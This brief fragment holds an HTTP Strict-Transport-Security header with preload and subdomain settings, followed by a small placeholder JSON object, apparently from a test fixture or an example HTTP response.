Strict-Transport-Security: max-age=31556926; includeSubDomains; preload
{"K2":"V2","key":"value"}
```